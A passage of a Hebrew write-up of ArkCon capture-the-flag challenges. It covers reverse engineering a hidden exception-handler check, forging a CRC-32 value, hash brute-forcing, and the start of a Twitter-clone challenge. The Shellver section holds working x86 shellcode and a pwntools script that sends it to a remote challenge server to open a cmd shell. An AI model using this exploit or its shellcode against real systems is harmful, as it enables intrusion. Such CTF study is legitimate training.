    gpBuffer = lpAddress;
    _Mode = get_mode(lpAddress,_Size);
    is_too_long = 998 < _Size;
    if ((is_too_long) || (_Mode == 0)) || (bVar1)) {
        if (is_too_long) {
            print("[!] That's too long for a shellcode\n",in_stack_fffffbcc);
        }
        if (_Mode == 0) {
            print("[!] Sorry, I only speak x86\n",in_stack_fffffbcc);
        }
        if (bVar1) {
            print("[!] NOPS are for the weak\n",in_stack_fffffbcc);
        }
        Sleep(1000);
    }
    else {
        _DAT_0076a77c = 1;
        print("[+] Shellcode looks fine to me...\nBye!\n\n",in_stack_fffffbcc);
        Sleep(1000);
        local_434 = (undefined4)(5 / (longlong)*p_zero);
        local_42c = 0;
        lpflOldProtect = &local_42c;
        flNewProtect = DAT_0076a780;
        hProcess = GetCurrentProcess();
        VirtualProtectEx(hProcess,lpAddress,_Size,flNewProtect,lpflOldProtect);
        (*(code *)0xf00df00d)(local_434);
    }
}
else {
    print("[!] Shellcode must be entered as a hex string\n",in_stack_fffffbcc);
    Sleep(1000);
}
```



התוכנה מבקשת את ה-shellcode מהמשתמש, מבצעת מספר בדיקות עליו (למשל אורך או המצאות של nop-ים) ואז... מחלקת באפס. נראה שהיא ממש מנסה לייצר exception, מה שעשוי לרמז על כך שקיימת לוגיקה נוספת בקוד הטיפול ב-exceptions.

במקרה הזה, הקוד חבוי עמוק ב-TopLevelExceptionHandler של התוכנה. את ה-TopLevelExceptionHandler קובעים באמצעות קריאה ל-SetUnhandledExceptionHandler, ומה מיוחד בו?

After calling this function, if an exception occurs in a process that is not being debugged, and the exception makes it to the unhandled exception filter, that filter will call the exception filter function specified by the lpTopLevelExceptionHandler parameter.

זהו [תרגיל אנטי-דיבאג](#) שבו לוגיקה חשובה של התוכנה מוחבאת בפונקציה שמטפלת בחריגות אך ורק אם התהליך לא מדובג. ניתן לעקוף, כמובן, את התרגיל הזה (הסבר בקישור לעיל).

כיצד נמצא את הפונקציה שמועברת כפרמטר ל-SetUnhandledExceptionHandler? אם נחפש ב-Ghidra את ה-References של SetUnhandledExceptionHandler, לא נמצא שימוש מעניין בפונקציה. אולם, אם נקבע Breakpoint על הפונקציה בדיבאגר, נגלה שהיא נקראת בזמן ריצה:

004B5953	C3	ret
004B5954	68 50104000	push shellver2.401050
004B5959	FF15 10604B00	call dword ptr ds:[<SetUnhandledExceptionHandler>]
004B595F	C3	ret

ומה המקבילה בדיסאסמבלר?

004b5953	c3	RET		
004b5954	68	??	68h	h
004b5955	50	??	50h	P
004b5956	10	??	10h	
004b5957	40	??	40h	@
004b5958	00	??	00h	
004b5959	ff	??	FFh	
004b595a	15	??	15h	
004b595b	10	??	10h	
004b595c	60	??	60h	`
004b595d	4b	??	4Bh	K
004b595e	00	??	00h	
004b595f	c3	??	C3h	

Ghidra לא זיהה את החלק הזה כקוד (אך ניתן "להכריח" אותו - קליק ימני ובחירה ב-Disassemble):

004b5953	c3	RET	
004b5954	68 50 10	PUSH	TopLevelExceptionHandler
	40 00		
004b5959	ff 15 10	CALL	dword ptr [->KERNEL32.DLL::SetUnhandledExcept
	60 4b 00		
004b595f	c3	RET	

כעת מצאנו את הקוד הנסתר:

```
undefined4 TopLevelExceptionHandler(void) {
    uint local_EAX_21;
    int local_8;

    if (DAT_0076a780 == 0) {
        local_EAX_21 = crc((int)gpBuffer);
    }
}
```



```
if (local_EAX_21 == 0xf00df00d) {
    local_8 = 0x40;
}
else {
    local_8 = 4;
}
DAT_0076a780 = local_8;
DAT_0076a784 = 1;
}
else {
    (*gpBuffer)();
}
return 0xffffffff;
}
```

נראה שהפונקציה מחשבת CRC על ה-shellcode שאנחנו מכניסים, ואם התוצאה שווה ל-0xf00df00d, הקוד מורץ.

CRC, בניגוד ל-Hash, הוא אלגוריתם שקל "לתקן" כדי להגיע לתוצאה רצויה כלשהי. [הקוד הזה](#) עושה זאת בקלות - הוא מקבל buffer, ערך CRC רצוי ומיקום להזרקת 4 בתים ש"יתקנו" את ה-buffer כך שחישוב CRC עליו יוביל לתוצאה הרצויה, ומחזיר את ה-buffer המעודכן.

בהנחה שנמצא shellcode שיבצע מה שנרצה (לדוגמא, יפתח לנו shell), נוכל להפוך אותו בקלות ל-shellcode עם CRC של 0xf00df00d על ידי הוספת פקודת <imm32> add eax, <imm32> בסופו, כאשר <imm32> הוא ארבעת הבתים ש"מתקנים" את ה-CRC.

התחלנו עם ה-shellcode [הזה](#), שיודע לפתוח את calc.exe. שינינו את הפקודה הבאה:

```
push 0x636c6163 ; calc
```

ל:

```
push 0x20646d63 ; cmd[space]
```


וביצענו את התיקון של ה-CRC כפי שהוסבר למעלה.

הקוד הסופי:

```
from pwn import *
from struct import pack,unpack

# https://blog.stalkr.net/2011/03/crc-32-forging.html
# Poly in "reversed" notation -- http://en.wikipedia.org/wiki/Cyclic_redundancy_check
POLY = 0xedb88320 # CRC-32-IEEE 802.3

def build_crc_tables():
    for i in range(256):
        fwd = i
        rev = i << 24
        for j in range(8, 0, -1):
            # build normal table
            if (fwd & 1) == 1:
                fwd = (fwd >> 1) ^ POLY
            else:
                fwd >>= 1
            crc32_table[i] = fwd & 0xffffffff
        # build reverse table =)
        if rev & 0x80000000 == 0x80000000:
            rev = ((rev ^ POLY) << 1) | 1
        else:
```



```

        rev <= 1
        rev ^= 0xffffffff
        crc32_reverse[i] = rev

crc32_table, crc32_reverse = [0]*256, [0]*256
build_crc_tables()

def crc32(s): # same crc32 as in (binascii.crc32)&0xffffffff
    crc = 0xffffffff
    for c in s:
        crc = (crc >> 8) ^ crc32_table[(crc ^ ord(c)) & 0xff]
    return crc^0xffffffff

def forge(wanted_crc, str, pos=None):
    if pos is None:
        pos = len(str)

    # forward calculation of CRC up to pos, sets current forward CRC state
    fwd_crc = 0xffffffff
    for c in str[:pos]:
        fwd_crc = (fwd_crc >> 8) ^ crc32_table[(fwd_crc ^ ord(c)) & 0xff]

    # backward calculation of CRC up to pos, sets wanted backward CRC state
    bkd_crc = wanted_crc^0xffffffff
    for c in str[pos:][::-1]:
        bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^ ord(c)

    # deduce the 4 bytes we need to insert
    for c in pack('<L', fwd_crc)[::-1]:
        bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^ ord(c)

    res = str[:pos] + pack('<L', bkd_crc) + str[pos:]
    print hex(crc32(res))
    assert(crc32(res) == wanted_crc)
    return res

if __name__ == "__main__":
    shellcode =
    "31db648b7b308b7f0c8b7f1c8b47088b77208b3f807e0c3375f289c703783c8b577801c28b7a2001c789dd8b3
    4af01c645813e4372656175f2817e086f63657375e98b7a2401c7668b2c6f8b7a1c01c78b7caffc01c789d9b1f
    f53e2fd6863616c6389e252525353535353535253ffd7"
    shellcode = shellcode.replace("63616c63", "636d6420") # calc -> cmd[space]
    shellcode += "05" # add eax, <imm32>
    shellcode_hex = shellcode.decode("hex")
    crc_shellcode = forge(0xf00df00d, shellcode_hex, len(shellcode_hex))
    crc_shellcode_hex = crc_shellcode.encode("hex")

    p = remote("18.196.92.84", 1337)
    p.sendlineafter("Enter your shellcode here:", crc_shellcode_hex)
    p.interactive()

```

התוצאה:

```
root@kali:/media/sf_CTFs/arkcon/Shellver# python exploit.py
0xf00df00d
[+] Opening connection to 18.196.92.84 on port 1337: Done
[*] Switching to interactive mode


[+] Shellcode looks fine to me...
Bye!

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Users\Administrator\Desktop>$ type flag
type flag
ArkCon{n0w_y0u_C(RT)_m3_n0w_y0u_do_n07!}
C:\Users\Administrator\Desktop>$
```

הדגל:

```
ArkCon{n0w y0u C(RT) m3 n0w y0u do n07!}
```



אתגר #7: DLBug (400 נקודות)



פתרון:

כשמריצים את התרגיל בהרשאות מנהל מקבלים את ההודעה הבאה:

Enter your key:

נחפש את המחרוזת בבינארי בעזרת IDA עד שנגיע לקטע הבא:

```

0000000140003FBF
0000000140003FBF loc_140003FBF:
0000000140003FBF mov     r9d, 4
0000000140003FC5 xor     r8d, r8d
0000000140003FC8 mov     rdx, 270163F106DBE9DDh
0000000140003FD2 call    sub_140004E60
0000000140003FD7 test    eax, eax
0000000140003FD9 jnz     short loc_140003FE4

```

נתבונן בפונקציה sub_140004E60: הפונקציה מקבלת offset באוגר r8, מקבלת length באוגר r9 ומעתיקה מהקלט של המשתמש למערך זמני. לאחר מכן מבצעת על תת המחרוזת הפעולה הבאה:


```

0000000140004EBE mov     rdx, 0CBF29CE48422325h
0000000140004EC8 cmovnb r9, rcx
0000000140004ECC xor     ebx, ebx
0000000140004ECE mov     r8d, ebx
0000000140004ED1 test    r10, r10
0000000140004ED4 jz      short loc_140004F09

0000000140004ED6
0000000140004ED6 loc_140004ED6:
0000000140004ED6 mov     [rsp+58h+arg_8], rsi
0000000140004EDB mov     rsi, 100000001B3h
0000000140004EE5 db      66h, 66h
0000000140004EE5 nop     word ptr [rax+rax+00000000h]

0000000140004EF0
0000000140004EF0 loc_140004EF0:
0000000140004EF0 movzx   eax, byte ptr [r9+r8]
0000000140004EF5 inc     r8
0000000140004EF8 xor     rdx, rax
0000000140004EFB imul    rdx, rsi
0000000140004EFF cmp     r8, r10
0000000140004F02 jnb     short loc_140004EF0

```



בקטע האסמבלי זוהי פונקציית הגיבוב [fnv1a64](#):

```
def fnv1a_64(string):  
  
    FNV_prime = 0x100000001B3  
    offset_basis = 0xCBf29CE484222325  
  
    # FNV-1a Hash Function  
    hash = offset_basis  
    for char in string:  
        hash = hash ^ ord(char)  
        hash = (hash * FNV_prime) & ((1 << 64)-1)  
    return hash
```

ולאחר מכן ישנה השוואה אם תוצאות הגיבוב שווה לערך שהפונקציה קיבלה באוגר rdx. כלומר הבדיקה היא:

```
fnv1a_64(input[:4]) == 0x270163F106DBE9DD
```

הסקריפט הבא מחפש את הקלט המתאים לבדיקה:

```
import string  
letters = string.digits  
for i in letters:  
    for j in letters:  
        for k in letters:  
            for l in letters:  
                if fnv1a_64(i + j + k + l) == 0x270163F106DBE9DD:  
                    print i + j + k + l
```


הקלט שקיבלנו הוא: '1357'.

נמשיך להסתכל היכן מתבצעות קריאות לפונקציה sub_140004E60:

```
00000000140004D43  
00000000140004D43 loc_140004D43:  
00000000140004D43 mov     r9d, 6  
00000000140004D49 lea     r8d, [r9-2]  
00000000140004D4D mov     rdx, r15  
00000000140004D50 call    sub_140004E60  
00000000140004D55 test    eax, eax  
00000000140004D57 jnz     short loc_140004D62
```

נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל להסתכל בתחילת הפונקציה sub_140004900 ושם נראה שמתבצעת הפעולה הבאה:


```
0000000014000492A call    cs:__imp_malloc  
00000000140004930 xor     ebp, ebp  
00000000140004932 lea     rcx, LibFileName ; "ntdll.dll"  
00000000140004939 xor     edx, edx ; hFile  
0000000014000493B mov     [rsp+38h+var_18], ebp  
0000000014000493F mov     r8d, 800h ; dwFlags  
00000000140004945 mov     rbx, rax  
00000000140004948 call    cs:LoadLibraryExA  
0000000014000494E mov     rcx, rax ; hModule  
00000000140004951 lea     rdx, aNtquerysystemi ; "NtQuerySystemInformation"  
00000000140004958 call    cs:GetProcAddress  
0000000014000495E lea     r9, [rsp+38h+var_18]  
00000000140004963 mov     r8d, edi  
00000000140004966 mov     rsi, rax  
00000000140004969 lea     ecx, [rbp+5]  
0000000014000496C mov     rdx, rbx  
0000000014000496F call    rsi
```

קטע האסמבלי מבצע את הפעולות הבאות:


```
ULONG ReturnLength = 0;
PVOID buff = malloc(0xFA000);
NtQuerySystemInformation QuerySystemInformation =
(NtQuerySystemInformation)GetProcAddress(LoadLibraryExA("ntdll.dll", 0,
0x800), "NtQuerySystemInformation");
QuerySystemInformation(SystemProcessInformation, buff, 0xFA000,
&ReturnLength);
```

בתוך buff יהיה מערך של מבנים מסוג SYSTEM_PROCESS_INFORMATION עבור כל תהליך שרץ במערכת.




הפונקציה עוברת בלולאה על כל המבנים ושולחת לפונקציה sub_140004AA0 את שם התהליך. הפונקציה sub_140004AA0 מחפשת תהליך שמקיים את התנאים:

```
wcsnlen(ImageName) == 12 && fnv1a_64(ImageName) == 0x617821215C0934C1
```



נוכל לראות כי ה-image name שמקיים את התנאי הוא SearchUI.exe, ונוכל לראות בהמשך הפונקציה שלוקחים את המחרוזת "Search", מבצעים עליה fnv1a_64 וזהו הערך שנמצא לבסוף באוגר rdx לפני הקריאה לפונקציה sub_140004E60.



ולכן הבדיקה שמתבצעת פה היא:

```
fnv1a_64(input[4:10]) == fnv1a_64("Search")
```

ולכן כמובן שהקלט פה הוא Search, ובתוספת הקלט שכבר מצאנו Search1357. נמשיך להסתכל היכן מתבצעים קריאות לפונקציה sub_140004E60:

```
000000001400044DC
000000001400044DC loc_1400044DC:
000000001400044DC mov     r9d, 6
000000001400044E2 mov     rdx, rbx
000000001400044E5 lea     r8d, [r9+4]
000000001400044E9 call    sub_140004E60
000000001400044EE test     eax, eax
000000001400044F0 jnz     short loc_1400044FB
```

נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל לראות בתחילת הפונקציה sub_1400043C0 כי ישנה קריאה לפונקציה sub_140004340, ושם ישנה העתקה של המחרוזת G00gle לתוך Dest:

```
00000000140004353 lea     r8d, [rbx+7] ; Count
00000000140004357 lea     rdx, aG00gle ; "G00gle"
0000000014000435E lea     rcx, Dest ; Dest
00000000140004365 call    cs:strncat
```

לאחר מכן הפונקציה sub_1400043C0 מבצעת fnv1a_64 על המחרוזת שנמצאת ב-Dest וזהו הערך שנמצא לבסוף באוגר rdx כאשר קוראים לפונקציית הבדיקה sub_140004E60. ולכן הבדיקה שמתבצעת פה היא:

```
fnv1a_64(input[10:16]) == fnv1a_64("G00gle")
```

ולכן כמובן שהקלט פה הוא G00gle, ובתוספת הקלט שכבר מצאנו SearchG00gle1357. נמשיך להסתכל היכן מתבצעים קריאות לפונקציה sub_140004E60:


```
0000000014000410C
0000000014000410C loc_14000410C:
0000000014000410C mov     r9d, 18h
00000000140004112 mov     rdx, rsi
00000000140004115 lea     r8d, [r9-2]
00000000140004119 call    sub_140004E60
0000000014000411E test     eax, eax
00000000140004120 jnz     short loc_14000412B
```

נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל לראות כי מתבצעת קריאה לפונקציה sub_1400041E0 שמעתיקה לתוך Dest את המחרוזת M3m3s:

```
00000000140004241 mov     r8d, 3 ; Count
00000000140004247 lea     rdx, Source ; "M3"
0000000014000424E lea     rcx, Dest ; Dest
00000000140004255 mov     rbx, rax
00000000140004258 call    cs:strncat
```

ולאחר מכן:

```
000000001400042E2 mov     r8d, 3 ; Count
000000001400042E8 lea     rdx, aM3s ; "m3s"
000000001400042EF lea     rcx, Dest ; Dest
000000001400042F6 mov     ebx, eax
000000001400042F8 call    cs:strncat
```




לאחר מכן נוכל לראות שמחושב fnv1a_64 על המחזורת Dest וזהו הערך שמועתק בסוף לאוגר rdx. לפי מה שהסברנו למעלה הבדיקה שמתבצעת פה היא:

```
fnv1a_64(input[22:46]) == fnv1a_64("M3m3s")
```

ולכן כמובן שהקלט פה הוא M3m3s (למרות שנתנו לנו 24 תווים אבל בשביל מה להסתבך?). ובתוספת מה שמצאנו - 1357SearchG00gle?????M3m3s - כרגע חסרים לנו 6 תווים: Input[16:22].

בהמשך הפונקציה שממנה התחלנו נראה את הקטע הבא:



כאן ניתן לראות כי מתבצע fnv1a_64 על כל הקלט של המשתמש ומתקבל:

```
fnv1a_64(input) == 0x6465C067C31FE99E
```

מכיוון שחסרים לנו רק 6 תווים בדגל נבצע התקפת יומן ונמצא את החלק החסר:

```
passwords = [line.strip() if len(line.strip()) == 6 else None for line in  
open('rockyou.txt').readlines()]  
for passw in passwords:  
    if passw is not None and fnv1a_64('1357SearchG00gle' + passw + 'M3m3s') ==  
0x6465C067C31FE99E:  
    print 'Flag:', '1357SearchG00gle{}M3m3s'.format(passw)  
    break
```


קיבלנו את הפלט הבא:

```
Flag: 1357SearchG00gleGoldenM3m3s
```

ולכן הדגל הסופי הוא:

```
ArkCon{1357SearchG00gleGoldenM3m3s}
```

מעבר ללוגיקה שפירטנו, התרגיל הזה כלל לא מעט טכניקות Anti-Debug ו-DLL Injection. בחרנו לא לעבור בפירוט על כל טכניקה וטכניקה על מנת לא להעמיס על הפתרון. מאמר מומלץ על Anti-Debug שנכתב ע"י תומר חדד אפשר למצוא [בגליון 88](#).




אתגר #8: Zifzifer (500 נקודות)

Challenge ×

Zifzifer 500

Here's to a #shitposting free world.
We think the **admin** may have spilled the beans about the flag.
Good thing not all the users can see his **zifzufs**.

nc 54.93.40.66 1337

 Zifzifer.exe

Flag

Submit

פתרון:

נתחיל מהרצת התוכנה המצורפת:

```
E:\CTFs\arkcon\Zifzifer>Zifzifer.exe

Welcome to Zifzifer!

Your zifzifer options:
=====
List all users          'L'
Create an account      'C <user name> <password>' Note: automatically logged in.
Delete an account      'D <user id> <password>' Note: password of account to be deleted
Login                  'E <user name> <password>'
Logout                 'O'
List all zifzufs        'A [<optional filter>]' Note: Filter 'i'-yours 'a'-followees 'ai'-both
Create a zifzuf         'Z <text>' Note: max 128 chars
Delete a zifzuf         'R <zifzuf id>'
Like a zifzuf           'Y <zifzuf id>'
Follow user             'F <user name>'
Unfollow user           'U <user name>'
Quit                   'Q'
Help                   '?'


====> Currently logged OFF <4 users, 16 zifzufs>
Please enter your request <and <Enter> to activate...>:

ZIF>
```

נראה שמדובר בחיקוי Twitter שמאפשר לייצר משתמשים, לעקוב אחרי משתמשים, לציין וכד'. התוכנה מגיעה עם מספר משתמשים מובנים:

```
ZIF> L
```

Users' list:	Followed	Name	Num Followers	Num zifzufs
	=====	=====	=====	=====
		admin	2	3
		alex	1	4
		barbara	1	5
		charlie	1	4



לפי התיאור, הדגל נמצא באחד הציוצים של האדמין. לכאורה אפשר לעקוב אחרי האדמין ולהציג את הציוצים שלו, אך נראה שהתוכנה לא מציגה את הציוצים של האדמין:

```
ZIF> C test 1234

-----> user 'test      ' successfully created and logged on. Num Users=5.

====> Currently logged ON as test      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):

ZIF> F admin

Congratulations. You are now a follower of 'admin      '.

====> Currently logged ON as test      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):

ZIF> F alex

Congratulations. You are now a follower of 'alex      '.

====> Currently logged ON as test      with 0 followers and 0 zifzufs
Please enter your request (and <Enter> to activate...):

ZIF> A ai

List your own zifzufs
=====


zifzufs by alex
=====
[id=  9] [  0 likes] There were bells on a hill
[id= 10] [  0 likes] but I never heard them ringing
[id= 11] [  0 likes] no, I never heard them at all
[id= 12] [  0 likes] till there was you
```

זמן לבחון את התוכנה עם דיסאסמבלר. התוכנה כללה המון קוד, נתרכז אך ורק במה שרלוונטי לפתרון. בתחילת התוכנה, נקראת פונקציה אשר מאתחלת מספר מערכים גלובליים, ביניהם מערך של מצביעים למבנה שמגדיר משתמשים:

```
struct user_ctx {
    char      username[10];    // Username
    char      password[10];    // Password
    unsigned int is_admin;      // 1 if is admin, 0 otherwise
    unsigned int tweets;        // Number of tweets
    unsigned int num_followers;  // Number of followers
    char      following[4004];  // arr[user_id] = 1 -> This user follows
    user_id
};

struct user_ctx* g_user_list[4002];
```

עבור כל משתמש שנוצר, המבנה הזה מוקצה על ה-heap, ותא במקום ה-`user_id` מצביע אל המבנה. כמו כן, משתמש האדמין (`admin`) מאותחל עם סיסמא (`AdminPass`), והוא מקבל את המקום הראשון ברשימה.



בפונקציה אחרת, שלושה משתמשים חדשים מאותחלים (יחד עם הנתונים הראשוניים שלהם):

- alex:1234
- charlie:3456
- barbara:2345

לאחר האתחול, התוכנה מתחילה להאזין לפקודות מהמשתמש.

כאשר מתקבלת בקשה להציג את ציוצי המשתמשים (A עם פרמטר a), התוכנה משתמשת בלוגיקה הבאה:

```
if ((pcVar5 != (char *)0x0 || pcVar4 != (char *)0x0) &&
    (uVar9 = uVar7, iVar6 = g_num_users, 0 < g_num_users)) {
    do {
